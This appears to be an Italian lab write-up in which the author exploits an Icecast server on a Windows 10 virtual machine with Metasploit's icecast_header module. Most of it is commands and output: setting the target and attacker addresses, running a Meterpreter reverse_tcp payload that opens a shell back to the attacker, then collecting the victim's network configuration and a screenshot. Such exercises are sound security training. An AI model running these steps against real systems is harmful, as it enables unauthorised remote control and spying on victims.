


# Hacking Windows

## Exploiting Icecast to Obtain a Meterpreter Session

### Fase 1: Preparazione dell'ambiente

#### 1. Setup della macchina virtuale (VM):

- Avvio della macchina virtuale con Windows 10 e Icecast installato.
- Apro Icecast



#### 2. Attacco:

- Apertura di Metasploit con il comando:

```
msfconsole
```

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: View all productivity tips with the tips command

/ it looks like you're trying to run a \
\ module

+ -- ==[ metasploit v6.4.38-dev ]
+ -- ==[ 2467 exploits - 1270 auxiliary - 431 post ]
+ -- ==[ 1478 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

## Fase 2: Ricerca di un exploit per Icecast

### 1. In Metasploit, ricerca dell'exploit per Icecast:

```
search icecast
```

```
msf6 > search icecast

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/windows/http/icecast_header  2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > 
```

### 2. Identificazione del modulo corretto:

```
exploit/windows/http/icecast_header
```

```
#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/windows/http/icecast_header  2004-09-28      great No     Icecast Header Overwrite
```

### 3. Caricamento dell'exploit:

```
use exploit/windows/http/icecast_header oppure use 0
```

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > 
```

## Fase 3: Configurazione dell'exploit

### 1. Impostazione dell'indirizzo IP della macchina vittima (RHOSTS) e della porta Icecast (RPORT, di default 8000):

```
set RHOSTS <IP_vittima>
set RPORT 8000
```

```
msf6 exploit(windows/http/icecast_header) > set RPORT 8000
RPORT => 8000
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.151
RHOSTS => 192.168.1.151
```

### 2. Configurazione del payload:

```
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <IP_attaccante>
set LPORT <porta_attaccante>
```

```
msf6 exploit(windows/http/icecast_header) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf6 exploit(windows/http/icecast_header) > set LPORT 4444
LPORT => 4444
```

### 3. Verifica delle impostazioni:

options

```
msf6 exploit(windows/http/icecast_header) > options
Module options (exploit/windows/http/icecast_header):


| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.1.151   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 8000            | yes      | The target port (TCP)                                                                                                                                                                               |


Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.100   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
```

## Fase 4: Esecuzione dell'exploit

### 1. Avvio dell'attacco:

exploit

```
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (177734 bytes) to 192.168.1.151
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.151:49450) at 2024-12-19 10:08:09 -0500
```

## 2. Conferma dell'accesso:

Dopo l'esecuzione, viene visualizzato un messaggio che indica l'avvenuta connessione e l'apertura di una sessione Meterpreter.

```
meterpreter >
```

```
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (177734 bytes) to 192.168.1.151
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.151:49450) at 2024-12-19 10:08:09 -0500
meterpreter > |
```

## Fase 5: Raccolta delle informazioni richieste

### 1. Visualizzazione dell'indirizzo IP della vittima:

```
meterpreter > ipconfig
```

Esempio di output:

```
Interface 1
IP Address: 192.168.1.151
```

```
meterpreter > ipconfig

Interface 1
-----
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
-----
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:46:eb:bf
MTU        : 1500
IPv4 Address : 192.168.1.151
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::59c9:ffd0:48:462c
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 5
-----
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:197
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Acquisizione di uno screenshot:

```
meterpreter > screenshot
```

Uscita del comando:

```
Screenshot saved to: /path/to/screenshot.png
```

```
meterpreter > screenshot
Screenshot saved to: /home/kali/dGpDcYcJ.jpeg
```